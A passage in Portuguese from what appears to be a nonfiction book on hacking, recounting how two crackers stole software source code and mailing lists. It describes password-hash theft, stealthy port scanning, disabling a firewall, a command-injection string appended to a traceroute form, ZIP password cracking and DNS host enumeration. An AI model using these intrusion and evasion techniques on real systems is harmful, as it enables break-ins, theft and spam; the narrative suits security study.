Erik prosseguiu imediatamente, vasculhando os diretórios à procura de backups do código-fonte e outros goodies. Seu principal objetivo era obter o keygen — como mencionado, o código de propriedade usado para gerar chaves de licença de cliente. À primeira coisa a fazer era reunir o máximo de informações sobre o sistema e seus usuários. Assim, Erik usou uma planilha Excel para registrar todas as informações interessantes que encontrou, como senhas, endereços de IP, nomes de hosts, os serviços acessíveis por portas abertas e assim por diante.

Ele também explorou partes ocultas do sistema operacional que o atacante amador geralmente ignora, como segredos da LSA (Local Security Authority), que armazena senhas de serviço, cache hashes de senhas dos últimos usuários a entrar na máquina, nomes e contas dial-up do RAS (Remote Access Services), senhas de estações de trabalho usadas para acesso de domínio etc. Ele também viu a área Protected Storage, onde o Internet Explorer e o Outlook Express armazenavam senhas.[1]

O próximo passo foi extrair os hashes de senha e penetrar neles para recuperar as senhas- Uma vez que o servidor era backup de um controlador de domínio, servidor de e-mail e servidor secundário DNS (Domain Name Service), ele conseguiu acessar todos os registros de recurso do DNS (inclusive nomes de host e endereços IP correspondentes, entre outras coisas), abrindo o painel de gerenciamento do DNS, que continha toda a lista de nomes de domínio e de hosts usados pela empresa.

Agora eu tinha uma lista de todos os hosts e reuni senhas de diversos lugares, pulando de um sistema para outro.

Esse 'pequeno vôo' foi possível em virtude de uma invasão anterior bem-sucedida que havia realizado nas senhas no backup do servidor Web, depois de explorar a senha Microsoft SQL que tinha obtido.

Erik ainda não sabia que servidores eram as máquinas de desenvolvimento de aplicativos que armazenavam os códigos-fonte do produto e o código de gerenciamento de licenciamento. Procurando pistas, examinou com cuidado os logs de mail e da Web para identificar qualquer padrão de atividade que apontasse para essas caixas. Depois de reunir uma lista de outros endereços IP dos logs que pareciam interessantes, ele teria essas máquinas como alvos. O Santo Graal nessa fase foi uma estação de trabalho do desenvolvedor, uma vez que qualquer desenvolvedor com certeza teria acesso a toda a coleção de códigos-fonte de arquivos.

Então Erik aguardou várias semanas. Além de coletar senhas, ele não conseguiu obter muito mais durante alguns meses, "só fazendo download de informações aqui e ali que achei que seriam úteis".

O computador do CEO

isso continuou durante cerca de oito meses, enquanto ele "pulava pacientemente de um servidor para outro", sem encontrar o código-fonte ou o gerador de chave de licença. Mas, então, ele conseguiu um grande avanço. Ao olhar mais de perto o backup do servidor da Web que tinha comprometido, descobriu que ele armazenava os logs de qualquer um que recuperasse e-mails, listando o nome do usuário e o endereço IP de todos eles. A partir de uma análise dos logs, ele conseguiu recuperar o endereço IP do CEO. Finalmente, identificou um alvo valioso.

Finalmente encontrei o computador do CEO, e isso foi bem interessante. Fiz uma varredura de porta durante alguns dias e não obtive resposta, mas sabia que o computador dele estava lá. Eu podia ver nos cabeçalhos de e-mails que usava um endereço IP fixo, mas ele nunca estava lá.

Então, por fim tentei uma varredura de porta da caixa dele, verificando algumas portas comuns a cada duas horas para ficar fora do radar, caso ele estivesse executando qualquer tipo de software de intrusão-detecção. Eu tentava em diferentes períodos do dia, mas limitava o número de portas a não mais que 5 em qualquer período de 24 horas,
Levei alguns dias para realmente encontrar uma porta aberta no momento em que ele estava lá. Até que encontrei uma porta aberta na máquina dele — 1433 — que executava um instance do servidor MS SQL. Acontece que era do laptop e ele só ficava on-line cerca de duas horas todas as manhas. Então, ele entrava no escritório, verificava os e-mails e depois saía ou desligava seu laptop.

Entrando no computador do CEO

Àquela altura, Erik tinha reunido algo em torno de vinte a trinta senhas da empresa. "Eles tinham senhas boas, fortes, mas seguiam os padrões. E depois que eu descobrisse seus padrões, poderia adivinhar facilmente as senhas."

Para atingir esse ponto, Erik estima que trabalhou durante aproximadamente um ano. E então os esforços dele foram recompensados com um importante avanço.

Quando Erik percebeu que havia adquirido uma noção da estratégia de senha da empresa, atacou novamente o computador do CEO, fazendo tentativas para acertar a senha. O que o fazia pensar que seria capaz de adivinhar a senha que o CEO poderia estar usando para o MS SQL Server?

Sabe, na verdade não posso explicar. É simplesmente uma capacidade que tenho de adivinhar as senhas que as pessoas usam. Também posso saber que tipo de senhas elas usariam no futuro. É só uma percepção que tenho. Posso sentir isso- É como se me tornasse eles e dissesse que senha usaria a seguir se eu fosse eles.

Ele não sabe se chama isso de sorte ou habilidade e justifica dizendo "sou um bom adivinho". Qualquer que seja a explicação, Erik realmente chegou à senha certa, da qual se lembra como "não sendo uma palavra de dicionário, mas alguma coisa mais complicada".

Independentemente da explicação, agora ele tinha a senha que lhe deu acesso ao servidor SQL como um administrador de banco de dados. O CEO era 'dele'.

Erik encontrou o computador bem protegido, com um firewall e apenas uma porta aberta. Mas encontrou muita coisa para vasculhar. "O sistema dele era realmente uma bagunça. Eu não conseguia encontrar nada lá. Havia arquivos por toda parte." Sem entender a língua estrangeira em que a maioria das coisas estava escrita, Erik usou alguns dicionários on-line e uma ferramenta de tradução gratuita chamada 'Babblefish' para buscar as palavras-chave. E também encontrou um amigo que falava a língua do texto, o que o ajudou. Dos logs de chat, ele conseguiu encontrar mais endereços de IP e mais senhas.

Uma vez que os arquivos no laptop eram desorganizados demais para se encontrar qualquer coisa de valor, Erik partiu para uma abordagem diferente, usando "dir /s /od <drive letter>" para listar

e ordenar todos os arquivos por data, de modo que pudesse olhar aqueles acessados recentemente nos drives e examiná-los off-line. No processo, descobriu um nome óbvio para uma planilha de Excel que continha várias senhas para diferentes servidores e aplicativos. Daí identificou um nome de conta válido e uma senha para o servidor DNS primário deles.

Para tornar sua próxima tarefa mais simples (ganhar uma base mais firme e lazer o upload e o download de arquivos com mais facilidade), ele queria passar seu `kit` de ferramentas de hacker para o laptop do CEO. Só conseguiu comunicação com o laptop por meio de sua conexão do servidor SQL da Microsoft, mas usou o mesmo procedimento armazenado mencionado antes para enviar comandos para o sistema operacional, como se estivesse à frente de um prompt DOS no Windows. Erik escreveu um pequeno script para que o FTP fizesse download de suas ferramentas de hacker. Como nada aconteceu nas três tentativas, ele usou um programa de linha de comando que já estava no laptop chamado 'pslist' para listar os processos em execução.

Grande erro!

Uma vez que o laptop do CEO estava executando seu próprio firewall pessoal (Tiny Personal Firewall), cada tentativa de usar o FTP fazia aparecer uma caixa de aviso na tela do CEO, solicitando permissão para sair da Internet. Felizmente, o CEO já tinha feito o download de um conjunto comum de ferramentas de linha de comando de www.sysinternals.com para manipular processos. Erik usou o utilitário 'pskill' para desativar o programa firewall, de modo que as caixas de diálogo pop-up desapareceriam antes que o CEO as visse.

Mais uma vez, ele imaginou que seria aconselhável aguardar algumas semanas, pois alguém poderia ter notado suas atividades. Quando voltou, usou uma abordagem diferente para tentar mover suas ferramentas para o laptop do CEO. Erik escreveu um script para recuperar várias de suas ferramentas de hacking usando um "objeto do Internet Explorer" que enganaria o firewall pessoal, fazendo-o acreditar que o Internet Explorer estava solicitando permissão para se conectar com a Internet. A maioria das pessoas permite que o Internet Explorer tenha pleno acesso pelo seu firewall pessoal (aposto que você também permite), e Erik estava contando que seu script fosse capaz de tirar vantagem disso. Boa jogada. Funcionou. Então ele conseguiu usar suas ferramentas para começar a buscar o laptop e extrair informações.

O CEO identifica uma invasão

Esses mesmos métodos, disse Erik, ainda funcionariam hoje.

Em outra ocasião, embora conectado ao computador do CEO, Erik novamente desativou o firewall para poder transferir arquivos para outro sistema do qual conseguiria fazer seu download. Nesse processo, percebeu que o CEO estava no computador e deve ter notado alguma coisa estranha. "Ele viu que o ícone do firewall estava faltando no system tray. Percebeu que eu estava lá. "Erik desligou imediatamente. Depois de alguns minutos, o notebook foi reinicializado, e o firewall também.

Eu não sabia se ele estava conectado para me pegar. Então esperei algumas semanas até voltar e tentei de novo. Acabei aprendendo qual era sua sistemática de trabalho, quando podia entrar no sistema dele.

Ganhando acesso ao aplicativo

Depois de aguardar e repensar a estratégia, Erik voltou ao laptop do CEO e começou a examinar o sistema com mais atenção. Primeiro executou uma ferramenta de linha de comando disponível publicamente, conhecida como LsaDump2, para transferir informações confidenciais armazenadas numa parte especial do registro chamada LSA Secrets (Local Security Authority). O LSA Secrets contém senhas com letras para contas de serviço, hashes de senha armazenados em cache dos dez últimos usuários, senhas de usuários de FTP e da Web e nomes de conta e senhas usadas para dial-up networking.

Ele também executou o comando 'netstat' para verificar quais conexões estavam estabelecidas naquele momento e que portas estavam atendendo a uma conexão. Notou que havia uma porta alta que atendia a uma conexão que estava entrando. Ao se conectar à porta aberta do servidor de backup que havia comprometido anteriormente. Erik reconheceu que era um servidor Web que estava sendo usado como um tipo de interface do e-mail Ele percebeu rapidamente que poderia acessar a interface do e-mail e colocar qualquer arquivo no diretório root do servidor usado para a interface do e-mail. Então poderia fazer com facilidade o download de arquivos do laptop do CEO para o servidor de backup.

Apesar de pequenos sucessos durante o ano, Erik ainda não tinha o código-fonte do produto nem o gerador de chave. Entretanto, ele não pensava em desistir. de fato, as coisas estavam ficando interessantes. "Encontrei um backup do diretório 'ferramentas' do laptop do CEO. Nele havia uma interface para um gerador de chave, mas ele não tinha acesso ao banco de dados no ar."

Erik não tinha encontrado o servidor de licenciamento que estava executando o banco de dados naquele momento e que continha todos os clientes principais, somente alguma coisa apontando para ele. "Eu não sabia onde estavam localizadas as ferramentas de licenciamento para os funciona-rios. Precisava encontrar o servidor no ar." Ele tinha um palpite de que estava no mesmo servidor que seu servidor de e-mail, uma vez que a empresa operava um site Web que permitia aos clientes comprarem imediatamente o produto de software. Uma vez aprovada a transação com o cartão de crédito, o cliente receberia um e-mail com a chave de licenciamento. Havia apenas um servidor que Erik não tinha conseguido localizar e invadir ainda; devia ser aquele que tinha o aplicativo para gerar a chave de licenciamento.

Erik já tinha passado meses na rede e ainda não havia obtido o que procurava. Decidiu examinar o servidor de backup que tinha comprometido antes e começou a escanear o servidor de e-mail dos outros servidores que já 'possuía' usando uma gama mais ampla de portas, na esperança de descobrir alguns serviços executados em portas que não eram padrão. Ele também achou que seria melhor escanear a partir de um servidor confiável, no caso do firewall, permitir apenas determinados endereços de IP

Por mais de duas semanas, ele escaneou a rede tão silenciosamente quanto pôde para identificar quaisquer servidores que estivessem utilizando serviços incomuns ou na tentativa de fazer funcionar serviços comuns em portas que não fossem padrão.

Enquanto continuava a varredura de sua porta, Erik começou a examinar os arquivos históricos do Internet Explorer da conta do administrador e de vários usuários. isso levou a uma nova descoberta. Os usuários do servidor de backup estavam se conectando a uma porta de número alto

no servidor de e-mail principal, usando o Internet Explorer. Ele percebeu que o servidor de e-mail principal também estava bloqueando o acesso a essa porta de número alto, a menos que a conexão viesse de um endereço IP 'autorizado'.

Finalmente, Erik descobriu um servidor Web numa porta alta — "1800 ou alguma coisa assim", lembra-se — e conseguiu adivinhar uma combinação de nome do usuário e senha que trouxe um menu de itens. Uma opção era procurar informações de clientes, outra era gerar chaves de licencia-mento para o produto deles.

Bingo!

Esse era o servidor com o banco de dados funcionando. Erik estava começando a sentir sua adrenalina aumentar ao perceber que estava perto de seu objetivo. Mas "este servidor estava realmente apertado, incrivelmente apertado". Mais uma vez ele tinha entrado num beco sem saída. Pensou em alternativas e teve uma outra idéia:

Eu tinha o código-fonte para essas páginas Web por causa do backup do site Web que encontrei no laptop do CEO. E descobri um link na página Web para alguns diagnósticos de rede, como netstat, traceroute e ping — você podia colocar um endereço IP na forma web e clicar 'OK' e ele executaria o comando e exibiria os resultados em sua tela.

Ele tinha notado um erro num programa que poderia executar quando fizesse o login na página da Web. Se escolhesse a opção de fazer um comando tracert*, o programa lhe permitiria efetuar um traceroute — traçar a rota que os pacotes seguem até o endereço IP de destino. Erik percebeu que podia enganar o programa para executar um comando shell entrando num endereço IP, seguido pelo símbolo '&', e então seu comando shell. Portanto, digitou algo assim:

```
localhost > nul && dir c:\
```

Nesse exemplo, a informação entrou no form que é anexado ao comando traceroute pelo script CGI. A primeira parte (até o símbolo '&') diz ao programa para fazer um comando traceroute para si mesmo (o que é inútil) e redirecionar a produção para nula, o que faz com que ela seja "despejada' (ou seja, vá a lugar nenhum). Depois que o programa executou seu primeiro comando, os símbolos '&&* indicam que há outro comando shell a ser executado. Nesse caso, é um comando para exibir conteúdos do diretório root no drive C — extremamente útil para o atacante porque lhe permite executar qualquer comando shell arbitrário com os privilégios da conta na qual o servidor Web está executando.

"Isso me deu todo o acesso de que precisava", disse Erik. "Eu tinha acesso a tudo no servidor." Erik ficou ocupado. Ele logo notou que os desenvolvedores da empresa colocariam um backup de seu código-fonte no servidor toda noite. "Era uma pilha — todo o backup tinha cerca de 50 mega." Ele conseguiu executar uma série de comandos para mover qualquer arquivo que quisesse

* Utilizando-se o comando traceroute, podem-se mostrar todos os roteadores por onde as informações (pacotes) passam para chegar a um destino (N. da R. T.).

para o diretório root do servidor Web e então fazer o download deles para a primeira máquina que tinha invadido, o backup do servidor Web.

Pego!

O incidente com o CEO tinha sido um aviso. Aparentemente, o executivo começou a suspeitar dele, mas, como estava sempre muito ocupado e Erik tomava cada vez mais cuidado, não haveria mais alarmes. Entretanto, à medida que ele se aprofundou no sistema da empresa, teve mais dificuldade em passar despercebido, O que aconteceu depois mostra o custo de levar um hack até as últimas conseqüências, mantendo-se presente por longo tempo num sistema externo. Erik estava começando a fazer o download do código-fonte do programa há muito procurado quando...

> **Eu estava no melo do caminho e notei que o download parou, Procurei no diretório e o arquivo tinha desaparecido. Comecei a olhar em alguns arquivos log e datas modificadas e percebi que alguém estava no servidor naquela hora olhando esses arquivos. Essa pessoa sabia que eu estava fazendo alguma coisa — em outras palavras, fui pego.**

Quem detectou a presença de Erik não perdeu tempo em apagar rapidamente arquivos cruciais. O jogo continuava... era um jogo?

Erik desconectou e não voltou durante um mês. Ele lutou para conseguir o software durante vários meses, e você poderia achar que estava ficando desesperado. Não *é* bem assim, diz Erik*

> **Eu nunca fico frustrado, porque é apenas mais um desafio. Se não acerto na primeira, é só mais uma dificuldade. Certamente não é frustrante. É muito parecido com um videogame, quando você passa de um nível para outro e de um desafio para outro. Faz parte do jogo.**

Erik pratica seu próprio tipo de fé — aquela de que a perseverança sempre compensa.

> **Se uma coisa não funcionava, eu tentava outra, porque sabia que algo funcionaria. Há sempre alguma coisa que funciona. É só questão de descobrir o que é.**

De volta ao território inimigo

Apesar do contratempo, cerca de um mês depois Erik estava lá outra vez, conectando-se ao computador do CEO para dar outra olhada no chat log (na verdade, ele salvava os chat logs) para ver se alguém havia escrito qualquer coisa a respeito de ter sofrido uma invasão. Lembrando-se do dia e da hora exata em que foi identificado, escaneou o log- Não havia nenhuma menção a um hacker ou a uma tentativa não autorizada para fazer o download. Ele respirou aliviado.

O que Erik descobriu, em vez disso, foi que tinha tido muita sorte. Praticamente naquele exato momento havia acontecido uma emergência com um dos clientes da empresa. A pessoa de TI abandonou

tudo o que estava fazendo para resolver a situação. Mais tarde, Erik encontrou uma entrada que relatava que o sujeito tinha verificado os logs e executado um scan para detectar vírus, mas não fez nada além disso. "Foi como se ele achasse que aquilo parecia suspeito. Ele observou um pouco, mas não conseguiu explicar", então não se preocupou,

Erik recuou e esperou um tempo para entrar novamente, mas com mais cuidado, somente em horários fora do expediente, quando tinha certeza de que ninguém estaria por perto.

Ele fez o download por partes de todo o arquivo do código-fonte por meio de um servidor intermediário localizado em um país estrangeiro — e por uma boa razão, uma vez que estava fazendo tudo isso de sua casa.

Erik descreveu sua familiaridade com a rede da empresa de um jeito que pode parecer pretensioso, no início, mas quando se considera o tempo que ele gastou 'caçando' as inúmeras entradas e saídas do sistema da empresa, dando um passo por vez até conhecer suas intimidades e peculiaridades mais ocultas, percebe-se que essa descrição certamente está dentro dos limites da credibilidade.

Conhecia a rede deles melhor do que ninguém lá, Se estivessem tendo problemas, eu provavelmente poderia corrigi-los melhor do que eles mesmos. isso significa que eu conhecia a fundo cada parte da rede, interna e externamente.

Ainda não chegou lá

Finalmente, Erik tinha feito o download em seu computador do código-fonte para o software do servidor... mas ainda não de uma maneira que pudesse abri-lo e estudá-lo. Uma vez que o software era muito grande, o desenvolvedor que o armazenou no servidor de backup o tinha compactado como um arquivo ZIP criptografado. Primeiro ele tentou um programa simples para quebrar a senha do ZIP, mas não conseguiu fazer nenhum progresso. Hora de passar para o Plano B.

Erik recorreu a um programa novo e aprimorado para quebrar senhas, chamado PkCrack, que usa uma técnica denominada 'o ataque de texto conhecido'. Ter conhecimento de certa quantidade de dados de texto que fazem parte do arquivo criptografado é tudo o que se precisa para decodificar todos os demais conteúdos do arquivo.

Eu abri o arquivo ZIP e encontrei um arquivo 'logo.tif', então fui ao site Web principal deles, fiz o zip de todos e encontrei um que correspondia à mesma soma de verificação (checksum), como o arquivo ZIP protegido.

Agora Erik tinha o arquivo ZIP protegido e uma versão não protegida do arquivo 'logo.tif'. O PKCrack levou apenas cinco minutos para comparar as duas versões do mesmo arquivo e recuperar a senha. Com a senha, ele descompactou (unzipped) com rapidez todos os arquivos.

Depois de longas noites, Erik finalmente conseguiu todo o código-fonte que procurava há tanto tempo.

O que o fez insistir nessa tarefa por tanto tempo? Erik explica:

Ah, é fácil, é como ser sexy. Gosto de um desafio e gosto de não ser detectado. Gosto de fazer as coisas de um modo diferente, e bem silenciosamente. Gosto de encontrar as maneiras mais criativas de fazer alguma coisa. Com certeza, fazer um upload de um script é mais fácil, mas do meu jeito era muuuuito mais legal. Não seja um script kiddie se você puder evitar isso — seja um hacker.

E o que ele fez com o software e o gerador de chave? A resposta *é* que ele e Robert, o herói da história a seguir, seguem a mesma rotina, que *é* comum entre muitos Crackers do mundo. Você encontrará a história na seção "Compartilhando: o mundo de um cracker", no final do capitulo.

Robert, o amigo do Spammer

Na distante Austrália mora outro daqueles profissionais de segurança respeitados de dia e hackers black-hats* à noite, aperfeiçoando as habilidades que pagam o financiamento de sua casa, fazendo hacking nas empresas de software mais resistentes do planeta,

Mas esse homem, Robert, não pode ser incluído facilmente em uma categoria. Ele parece complexo demais para isso — num mês, ele faz hack de um software, para divertir-se e satisfazer sua necessidade de enfrentar um desafio, e no mês seguinte assume um projeto bem pago que algumas pessoas iriam definir, como ele mesmo o denomina, "um spammer sujo". Não sujo, você descobrirá, só porque ele ocasionalmente trabalhou como spammer**; sujo por causa do tipo de spamming que fez.

"Ganhar dinheiro com hacking", diz ele, "é um conceito". Isso pode ser só uma justificativa, mas ele não teve receio de dividir a história conosco. Na verdade, Robert a contou espontaneamente. E chamou a atenção para ela ao inventar um termo: "Acho que você poderia dizer que sou um spacker — um hacker que trabalha para spammers".

Fui procurado por um amigo meu que disse: "Quero vender um pornô bondage a milhares de pessoas. Preciso ter milhões e milhões de endereços de e-mails de pessoas que queiram esse tipo de coisa".

Você ou eu poderíamos ter corrido diante dessa sugestão. Robert "pensou nisso durante um tempo" e então decidiu dar uma olhada no que poderia estar envolvido. "Procurei todos esses sites de bondage que envolvem sadismo", diz ele, admitindo que fez isso apesar de "desagradar muito minha namorada". Ele conduziu a busca de uma maneira perfeitamente objetiva: por meio do Google e também de outro portal de busca, www.copernic.com, que usa vários mecanismos de busca.

Os resultados forneceram uma lista funcional. "A única coisa que quero desses [sites| é saber quem gosta de pornô bondage, quem quer receber atualizações deles, quem se interessa por essa porcaria," Se Robert ia ajudar a criar spam, ele não tinha intenção de fazer isso "como fazem os idiotas", que enviam centenas de e-mails a todos, até para o próprio irmão, sem eles demonstrarem o mínimo interesse pelo assunto.

* **Black-hats** são praticantes **de crimes de informática. é a denominação genérica para Crackers (N. da R. T.). Indivíduo**
* **que envia spams (N. da R. T.).**

Obtendo mailing lists

Robert descobriu que muitos sites Web que envolvem bondage — submissão do parceiro por meio de imobilização, espécie de sadomasoquismo light — usavam um importante aplicativo para gerenciar mailing lists de assinantes, que chamarei de Lista de Assinantes.

Usando o Google eu tinha encontrado alguém que havia pedido uma cópia dela [Lista de Assinantes], e a coloquei no servidor Web, Acho que foi um site Web em Taiwan ou na China.

A próxima etapa foi ainda mais fácil do que ele poderia ter previsto:

O servidor Web deles estava configurado incorretamente. Qualquer usuário poderia ver o [código] fonte do software- Não era a última versão do software, mas uma versão razoavelmente recente.

O erro foi que alguém tinha, por descuido ou acidente, deixado um arquivo compactado do código-fonte no documento root do servidor Web. Robert fez o download do código-fonte.

Com esse programa e os nomes, ele iria capturar informações dos sites existentes, Robert imaginou;

Eu seria capaz de enviar e-mails dizendo: "Volte ao meu site. estamos apresentando um especial sobre chicoteamento — e é pela metade do preço". Muita gente faz assinatura dessas coisas.

Até aqui, no entanto, ele tinha um software de mailing list, mas ainda não possuía mailing lists.

Robert sentou-se para estudar o código-fonte da Lista de Assinantes e depois de muito tempo descobriu uma oportunidade. A explicação técnica é complicada (veja "Insight", no final do capítulo).

Do mesmo modo que o cracker da história anterior usou o símbolo '&' para enganar um programa, a fim de que ele executasse seus comandos, Robert usou uma falha em 'setup.pl. Esse atalho, chamado Talha de injeção variável backticked', baseia-se no programa instalador lightweight (leve), o setup.pl script, que não valida adequadamente os dados passados para ela. (A diferença está no sistema operacional. O método de Erik funciona com o Windows; o de Robert, com o Linux,) Um atacante malicioso pode enviar uma série de dados que corrompa um valor armazenado numa variável de tal modo que o script seja enganado para criar outro script Perl usado para executar comandos arbitrários. Graças a esse descuido do programador, um atacante poderia injetar comandos shell

O método engana o setup.pl, fazendo-o pensar que o atacante acabou de instalar a Lista de Assinantes e realizar o setup inicial, Robert seria capaz de usar esse truque em qualquer empresa que executasse a versão vulnerável do software, Como ele encontrou uma empresa de bondage que se encaixava na descrição?

O código dele, diz Robert, *é* "de esgotar a mente, de fato complicado para escrever". Quando o script dele tivesse terminado, ele se organizaria e então estabeleceria todas as variáveis de configuração de novo, de modo que ninguém poderia dizer que aconteceu alguma coisa. "E, até onde sei, ninguém pegou isso."

Nenhum hacker consciente enviaria esses arquivos diretamente para seu endereço de um modo que pudesse ser rastreado.

> **Eu realmente sou um grande fã da Web. Adoro a Web, Ela é anônima. Você pode ir a um cibercafé sem ninguém saber quem você é. Meu material já rodou pelo mundo algumas vezes e não por conexões diretas. É mais difícil rastrear, e haverá apenas talvez uma ou duas linhas no arquivo log [da empresa].**

Lucros do pornô

Robert tinha descoberto que muitos dos sites de bondage usam o mesmo software de mailing list. Com o programa modificado, ele visitou esses sites e pegou seus mailing lists, que encaminhou a seu amigo, o spammer. Robert queria deixar claro que "eu não estava fazendo spam *diretamente"*.

A campanha funcionou incrivelmente. Ao fazer o spam direto para pessoas que sabiam "realmente gostarem dessa porcaria" (para usar a frase de Robert), o índice de resposta quebrou todos os recordes,

> **Você geralmente têm [um índice de resposta de] 0,1 e 0,2 por cento, [Estávamos] tendo 30 por cento, pelo menos, graças ao direcionamento- Cerca de 30 a 40 por cento das pessoas comprariam. Para uma taxa de spamming, isso é absolutamente fenomenal.**
>
> **No total, devo ter trazido cerca de 45, 50 mil dólares, e recebi um terço disso.**

Por trás do sucesso dessa história sórdida está o sucesso do esforço de Robert em reunir os mailing lists de pessoas dispostas a desembolsar dinheiro por esse tipo de material. Se os números que ele nos relatou são exatos, essa é uma medida triste do mundo em que vivemos.

"Recebi", disse ele, "entre dez e quinze milhões de nomes."

Robert, o homem

Apesar daquele episódio, Robert insiste que "não sou um spammer sórdido, horroroso; sou uma pessoa muito correta". O resto da história dele confirma essa afirmação. Ele trabalha em segurança para uma "empresa muito religiosa e correta" e executa projetos externos como consultor autônomo de segurança. É autor de um livro sobre assuntos de segurança.

Eu o achei extremamente franco na maneira como expressou suas atitudes em relação ao hacking:

> **Eu realmente gosto de ser desafiado por um sistema e gosto de combatê-lo em nível configuracional e social, e não em nível estritamente técnico — nível social significa entrar na [cabeça da] pessoa que está por trás do computador.**

Robert têm uma longa experiência em hacking. Mencionou um amigo (um hacker norte-americano cujo nome não quis que *fosse* revelado) que costumava fazer um jogo com ele.

Ambos costumávamos [entrar em] muitas empresas de desenvolvimento como pessoas que estavam criando controles Active X e Delphi e pequenas ferramentas legais para programação. Encontrávamos uma revista sobre o assunto e olhávamos os anúncios em todas as páginas sobre esses novos produtos. E víamos se conseguíamos encontrar alguém que não tínhamos invadido. Principalmente games.

Ele têm 'passeado' por redes internas de importantes empresas de software de games e obtido o código-fonte de alguns deles.

Eventualmente, ele e seu colega hacker começaram a achar que "entramos praticamente em todos os que estavam anunciando cada produto novo lá. Fizemos este, este, este... Ainda estamos tentando entrar neste aqui, mas conseguimos este."

Para Robert, uma área tinha interesse especial: produtos de software para o que *é* chamado Vídeo pós-produção' — em especial os produtos usados para criar a animação usada em filmes.

Adoro a confusão que envolve o que essas pessoas fazem, Há alguns gênios que fazem isso. Gosto de ler sobre o assunto e saber como funciona, porque parece muito estranho quando você olha para isso. Quero dizer que, quando você vê as animações na TV, provavelmente pense: "Que coisa, isso realmente vale a pena".

O que ele acha especialmente intrigante *é* olhar o código num nível puramente matemático: "As equações, as funções e o pensamento por trás das pessoas que criam essas coisas. É fenomenal'. Tudo isso preparou Robert para o que considera seu hack mais memorável.

Tentação de software

Em 2003, Robert estava lendo um anúncio em uma revista de software e encontrou um novo produto para obter "efeitos digitais em vídeo, uma coisa legal de iluminação — fazendo a luz parecer real, com texturas [que] eram surpreendentemente suaves".

O poderoso argumento de venda desse produto era que ele tinha sido usado recentemente numa importante animação — aquela de ferramentas para desenhar, modelar e reproduzir.

Quando eu soube disso, parecia realmente legal- E pessoas dos círculos com quem estive, como na rede, tinham demonstrado extremo interesse pelo software. Muitas pessoas queriam pôr as mãos nele.

Todos querem ter esse aplicativo porque é difícil de conseguir, é realmente caro — talvez duzentos ou trezentos mil dólares. Ele é usado por empresas como a Industrial Light and Magic, e talvez haja apenas quatro ou cinco outras empresas no mundo que o tenham comprado.

De qualquer modo, eu estava realmente interessado em obter esse software e comecei a investigar a empresa. Vou chamá-la de Empresa X. Tudo bem? A Empresa X estava toda instalada nos Estados Unidos e sua rede inteira era centralizada.

O objetivo dele não era apenas obter o software para si mesmo, mas disponibilizá-lo a milhões de usuários da Internet no mundo.

Ele descobriu que a empresa tinha 'um firewall logo de cara, e uma pequena rede, bem apertada. Eles possuíam muitos servidores, e vários servidores da Web. A partir disso, deduzi que provavelmente tivessem 100, 150 funcionários",

Descobrindo nomes de servidores

Robert têm uma estratégia-padrão quando está tentando invadir uma rede corporativa de tamanho significativo. "Procuro saber como eles dão instruções aos funcionários para que entrem na rede. Esse desafio é muito maior para uma grande empresa do que para uma pequena. Se você têm cinco funcionários, pode enviar um e-mail para eles, certo? Ou pode ver todos eles e dizer: 'É assim que você se liga a seu servidor de casa, *é* assim que você recebe seu e-mail de casa',"

Mas uma grande empresa em geral têm um help desk ou algum recurso externo a que as pessoas podem recorrer quando há problema com o computador. Robert imagina que uma empresa com um número significativo de funcionários tenha um conjunto de instruções em algum lugar — mais provavelmente no seu help desk — explicando como acessar arquivos e e-mails a distância. Se ele pudesse encontrar essas instruções, com certeza poderia aprender os passos para entrar na rede de fora e também que software seria necessário para se conectar à rede interna pela VPN corporativa. Em especial, esperava descobrir que pontos de acesso os desenvolvedores usaram para acessar o sis-tema de desenvolvimento de fora, porque assim teriam acesso ao código-fonte tão cobiçado.

Logo, o desafio dele nessa fase foi encontrar o help desk.

Comecei a usar um pequeno utilitário chamado Network Mapper, uma coisa que eu mesmo escrevi. Basicamente, ele passa por uma lista de nomes de host típicos. Eu o uso como solucionador DNS seqüencial.

O Network Mapper identifica hosts e fornece o endereço IP para cada um. O breve script Perl de Robert baixou uma lista de hostnames usados comumente e verificou se ele existia com o domínio da empresa-alvo. Logo, para um ataque a uma empresa chamada 'digitaltoes', o script poderia procurar web.digitaltoes.com, mail.digitaltoes.com e assim por diante. Esse exercício podia descobrir endereços IP omitidos ou blocos de rede que não eram facilmente identificados. Ao executar o script, ele poderia recuperar resultados parecidos com o seguinte:

```
beta.digitaltoes.com
IP Address  #1:63.149.163.41...
ftp.digitaltoes.com
IP  Address  #1:63.149.163.36...
```

```
intranet.digitaltoes.com
IP Address #1:65.115.201.138...
mail.digitaltoes.com
IP Address #1:63.149.163.42...
www.digitaltoes.com
IP Address #1:63.149.163.36...
```

isso revelaria que nossa empresa fictícia, 'digitaltoes', têm alguns servidores no bloco de rede 63-149, mas eu colocaria meu dinheiro no servidor no bloco de rede 65.115 com o nome 'intranet', como se fosse sua rede interna.

Uma pequena ajuda do helpdesk.exe

Entre os servidores que Robert descobriu com seu Network Mapper estava aquele que esperava encontrar: o helpdesk.companyX.com. Quando tentou entrar no site, no entanto, uma caixa de diálogo login apareceu exigindo um nome de usuário e senha* restringindo acesso a usuários autorizados.

O aplicativo helpdesk estava num servidor que executava IIS4, uma versão antiga do software Internet Information Server (IIS) da Microsoft, que, como Robert sabia, tinha várias vulnerabilidades. Com um pouco de sorte, ele poderia achar um útil que não tivesse recebido um patch.

Enquanto isso, também descobriu um furo. Algum administrador da empresa tinha ativado a MS FrontPage de tal modo que qualquer um poderia fazer o upload ou o download de arquivos do diretório root onde os arquivos do servidor Web estavam armazenados.

(Conheço o problema. Um dos servidores Web em minha nova empresa de segurança sofreu um hack que se utilizou de uma vulnerabilidade semelhante porque o administrador de sistema voluntário que estava me dando uma mão não configurou de maneira adequada o sistema. Felizmente, o servidor era um sistema isolado em seu próprio segmento de rede.)

Reconhecendo que esse erro lhe permitia fazer o download e o upload de arquivos ao servidor, ele começou a examinar como o servidor foi instalado.

O encadeamento mais comum com alguns servidores IIS burros é que [aquele que o instalou] ativou a autoria do FrontPage.

E, de fato, *esse* site tinha um ponto fraco. Empregar o Microsoft FrontPage (um programa de aplicação usado para criar e editar facilmente documentos HTML) sem estabelecer as permissões de arquivo adequadas às vezes *é* um descuido de um administrador de sistema, ou então ele pode estar intencionalmente configurado desse modo por conveniência. Nesse caso, isso significava que qualquer um poderia não só ler arquivos, mas também fazer o upload deles a qualquer diretório não protegido. Robert ficou eufórico.

Eu estava procurando isso e pensando; "Caramba, posso ler ou editar qualquer página no servidor sem precisar de um nome de usuário ou senha". Então, consegui fazer o login e olhar no root do servidor Web.

Robert acha que a maioria dos hackers perde uma oportunidade aqui.

